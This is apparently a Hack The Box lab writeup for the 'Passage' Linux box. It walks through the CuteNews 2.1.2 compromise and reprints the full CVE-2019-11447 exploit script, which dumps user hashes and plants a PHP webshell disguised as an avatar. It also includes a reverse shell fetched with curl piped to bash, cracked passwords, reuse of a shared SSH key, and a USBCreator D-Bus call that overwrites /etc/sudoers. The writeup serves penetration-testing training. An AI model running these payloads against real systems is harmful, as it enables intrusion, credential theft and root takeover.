
Hack The Box Passage Writeup (Medium Linux)
Medium Linux box. CuteNews leaks its user hashes and takes a PHP avatar webshell, a shared SSH key reaches nadav, and USBCreator overwrites /etc/sudoers.
Summary
Passage serves a news site backed by CuteNews 2.1.2, whose author bylines double as a username list. The public exploit for CVE-2019-11447 first reads /CuteNews/cdata/users/lines without any authentication, a file of base64 blobs that decode to usernames and SHA-256 password hashes; atlanta1 falls out for paul and egre55 for egre55. The same script then registers an account and uploads a PHP payload disguised as an avatar, giving command execution as www-data, which the tester upgrades to a stable reverse shell. Paul reuses the cracked password locally, so su paul works straight away, and paul’s .ssh directory holds a private key whose public half is the authorized_keys entry for nadav, so ssh nadav@localhost moves sideways again. Nadav is in the sudo group with an active desktop session, which makes the USBCreator D-Bus flaw usable: calling com.ubuntu.USBCreator.Image copies an attacker written sudoers file over /etc/sudoers as root, after which paul can simply sudo su.
Web Server Enumeration
The web server hosts what appears to be a news website

In the screenshot above you can see how a few names are listed. Always good practice to note them down, they may be valid users in the system. I save all I can find as “names.txt”
1
2
3
Kim Swift
Sid Meier
Paul Coles

One of the first posts though they mention they implemented Fail2ban, so it’s a good idea to be mindful where to bruteforce/fuzz stuff.
Initial Access - CuteNews Remote Code Execution
There are plenty of vulnerabilities for CuteNews. I use searchsploit cutenews and you can see the output for yourself:

I use one of the most recent ones first, then start trying more outdated versions. I copy this RCE exploit:
1
searchsploit -m php/webapps/48800.py
This is how it looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
# Exploit Title: CuteNews 2.1.2 - Remote Code Execution
# Google Dork: N/A
# Date: 2020-09-10
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://cutephp.com/cutenews/downloading.php
# Software Link: https://cutephp.com/cutenews/downloading.php
# Version: CuteNews 2.1.2
# Tested on: Ubuntu 20.04, CuteNews 2.1.2
# CVE : CVE-2019-11447

#! /bin/env python3

import requests
from base64 import b64decode
import io
import re
import string
import random
import sys

print ("[->] Usage python3 expoit.py")
print ()
sess = requests.session()
payload = "GIF8;\n<?php system($_REQUEST['cmd']) ?>"
ip = input("Enter the URL> ")
def extract_credentials():
    global sess, ip
    url = f"{ip}/CuteNews/cdata/users/lines"
    encoded_creds = sess.get(url).text
    buff = io.StringIO(encoded_creds)
    chash = buff.readlines()
    if "Not Found" in encoded_creds:
            print ("[-] No hashes were found skipping!!!")
            return
    else:
        for line in chash:
            if "<?php die('Direct call - access denied'); ?>" not in line:
                credentials = b64decode(line)
                try:
                    sha_hash = re.search('"pass";s:64:"(.*?)"', credentials.decode()).group(1)
                    print (sha_hash)
                except:
                    pass
def register():
    global sess, ip
    userpass = "".join(random.SystemRandom().choice(string.ascii_letters + string.digits ) for _ in range(10))
    postdata = {
        "action" : "register",
        "regusername" : userpass,
        "regnickname" : userpass,
        "regpassword" : userpass,
        "confirm" : userpass,
        "regemail" : f"{userpass}@hack.me"
    }
    register = sess.post(f"{ip}/CuteNews/index.php?register", data = postdata, allow_redirects = False)
    if 302 == register.status_code:
        print (f"[+] Registration successful with username: {userpass} and password: {userpass}")
    else:
        sys.exit()
def send_payload(payload):
    global ip
    token = sess.get(f"{ip}/CuteNews/index.php?mod=main&opt=personal").text
    signature_key = re.search('signature_key" value="(.*?)"', token).group(1)
    signature_dsi = re.search('signature_dsi" value="(.*?)"', token).group(1)
    logged_user = re.search('disabled="disabled" value="(.*?)"', token).group(1)
    print (f"signature_key: {signature_key}")
    print (f"signature_dsi: {signature_dsi}")
    print (f"logged in user: {logged_user}")

    files = {
        "mod" : (None, "main"),
        "opt" : (None, "personal"),
        "__signature_key" : (None, f"{signature_key}"),
        "__signature_dsi" : (None, f"{signature_dsi}"),
        "editpassword" : (None, ""),
        "confirmpassword" : (None, ""),
        "editnickname" : (None, logged_user),
        "avatar_file" : (f"{logged_user}.php", payload),
        "more[site]" : (None, ""),
        "more[about]" : (None, "")
    }
    payload_send = sess.post(f"{ip}/CuteNews/index.php", files = files).text
    print("============================\nDropping to a SHELL\n============================")
    while True:
        print ()
        command = input("command > ")
        postdata = {"cmd" : command}
        output = sess.post(f"{ip}/CuteNews/uploads/avatar_{logged_user}_{logged_user}.php", data=postdata)
        if 404 == output.status_code:
            print ("sorry i can't find your webshell try running the exploit again")
            sys.exit()
        else:
            output = re.sub("GIF8;", "", output.text)
            print (output.strip())

if __name__ == "__main__":
    print ("================================================================\nUsers SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN\n================================================================")
    extract_credentials()
    print ("================================================================")
    print()
    print ("=============================\nRegistering a users\n=============================")
    register()
    print()
    print("=======================================================\nSending Payload\n=======================================================")
    send_payload(payload)
    print ()
It has a function to “extract credentials” and from what I’m seeing, it does not require any form of authentication. The endpoint for this credential collection is mentioned in the script:
1
url = f"{ip}/CuteNews/cdata/users/lines"
I access it through my browser, and sure enough I get a bunch of (what appears to be) base64 encoded stuff:

I paste it all in CyberChef.org and use the “from base64” recipe to get the cleartext:

It seems like it contains usernames and password hashes! I save all hashes to a file named “hashes.txt”:
1
2
3
4
5
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
I use a online tool to get the cleartext:

With that, I could crack the password for user “paul”:
1
2
3
Username: paul
Password: atlanta1
PassHash: e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
And user “egre55”:
1
2
3
Username: egre55
Password: egre55
PassHash: 4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
The exploit script does not end there. It actually registers a user, and uses this new user to upload a malicious profile picture that contains a php script. I run the script and it immediately lets me execute system commands as “www-data”. Awesome!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
$ python3 48800.py

<snip>

Enter the URL> http://passage.htb/
================================================================
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
================================================================
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
================================================================

=============================
Registering a users
=============================
[+] Registration successful with username: MLlXC4FcZu and password: MLlXC4FcZu

=======================================================
Sending Payload
=======================================================
signature_key: a46d41fc71b2206e04536bbf4ddbbba3-MLlXC4FcZu
signature_dsi: 2b7f12f2ba4dc8acde2101b86e6cc0ed
logged in user: MLlXC4FcZu
============================
Dropping to a SHELL
============================

command > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Getting a Proper Shell
This shell, however, is not optimal. I first create “shell.sh” in my local folder:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
Then I start a python http server:
1
sudo python3 -m http.server 80
I start a netcat listener on port 9999:
1
nc -lvnp 9999
Then I use the webshell to get this new shell:
1
command > curl 10.10.14.57/shell.sh|bash
Now I have a reverse shell. I use python to stabilize it:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
Then I background the shell:
1
Ctrl + Z
And finalize the process:
1
stty raw -echo; fg
Now I have a fully stable shell as “www-data”.
Horizontal Privilege Escalation - paul
Since I already had cleartext credentials for “paul”, I might as well test to see if I can log in as him. Sure enough, I can (password reuse)!
1
su paul
Horizontal Privilege Escalation - nadav
I go take a look at paul’s .ssh directory (since SSH login is only possible using a public key) and notice how the authorized_keys file is already populated. It contains the following entry:
1
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzXiscFGV3l9T2gvXOkh9w+BpPnhFv5AOPagArgzWDk9uUq7/4v4kuzso/lAvQIg2gYaEHlDdpqd9gCYA7tg76N5RLbroGqA6Po91Q69PQadLsziJnYumbhClgPLGuBj06YKDktI3bo/H3jxYTXY3kfIUKo3WFnoVZiTmvKLDkAlO/+S2tYQa7wMleSR01pP4VExxPW4xDfbLnnp9zOUVBpdCMHl8lRdgogOQuEadRNRwCdIkmMEY5efV3YsYcwBwc6h/ZB4u8xPyH3yFlBNR7JADkn7ZFnrdvTh3OY+kLEr6FuiSyOEWhcPybkM5hxdL9ge9bWreSfNC1122qq49d nadav@passage
I transfer the private and public key to my machine. I run the following to generate the public key out of the private key:

As you can see, the private key in paul’s .ssh directory actually matches the public key for “nadav” in paul’s home folder, which sparks my curiosity. Maybe they’re sharing the same key. I authenticate as “nadav” via SSH through my session as “paul”:
1
ssh nadav@localhost
And it works. Now I’m “nadav”.
Vertical Privilege Escalation - root
I ran linpeas on the target system and it says how it’s vulnerable to USBCreator:
1
2
3
╔══════════╣ USBCreator
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/d-bus-enumeration-and-command-injection-privilege-escalation.html
Vulnerable!!
The vulnerability:
A vulnerability in the USBCreator D-Bus interface allows an attacker with access to a user in the sudoer group to bypass the password security policy imposed by the sudo program. The vulnerability allows an attacker to overwrite arbitrary files with arbitrary content, as root - without supplying a password. This trivially leads to elevated privileges, for instance, by overwriting the shadow file and setting a password for root. The issue was resolved in June when Ubuntu patched the relevant packages in response to a vulnerability disclosure from Unit 42. Reference.
Which is perfect since “nadav” has membership in the “sudo” group:
1
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
But since we don’t have the password for the user, we can’t really elevate right away. I see how “nadav” is currently logged on to the machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
══╣ Basic user information
 07:54:57 up 31 min,  2 users,  load average: 0.84, 0.26, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
nadav    tty7     :0               07:23   31:52   1.22s  0.08s /sbin/upstart --user
paul     pts/18   10.10.14.57      07:50    1:04   0.73s  0.00s bash

══╣ Active sessions
 07:54:57 up 31 min,  2 users,  load average: 0.84, 0.26, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
nadav    tty7     :0               07:23   31:52   1.22s  0.08s /sbin/upstart --user
paul     pts/18   10.10.14.57      07:50    1:04   0.73s  0.00s w

══╣ Logged in users (utmp)
           system boot  2025-11-26 07:23
nadav    + tty7         2025-11-26 07:23 00:31         954 (:0)
LOGIN      tty1         2025-11-26 07:23               829 id=tty1
           run-level 5  2025-11-26 07:23
paul     + pts/18       2025-11-26 07:50 00:01        2454 (10.10.14.57)
And the files in nadav’s home folder, and running processes also indicate that they are connected via a desktop session, which also contributes to this attack. I create a sudoers file that grants paul full access to the machine:
1
echo "paul ALL=(ALL) NOPASSWD: ALL" > /tmp/evil_sudoers
And then I use the USBCreator vulnerability to overwrite the original /etc/sudoers with my malicious one:
1
2
3
4
gdbus call --system --dest com.ubuntu.USBCreator \
     --object-path /com/ubuntu/USBCreator \
     --method com.ubuntu.USBCreator.Image \
     /tmp/evil_sudoers /etc/sudoers true
Now I can log back in to “paul” and just run:
1
sudo su
To get a root shell.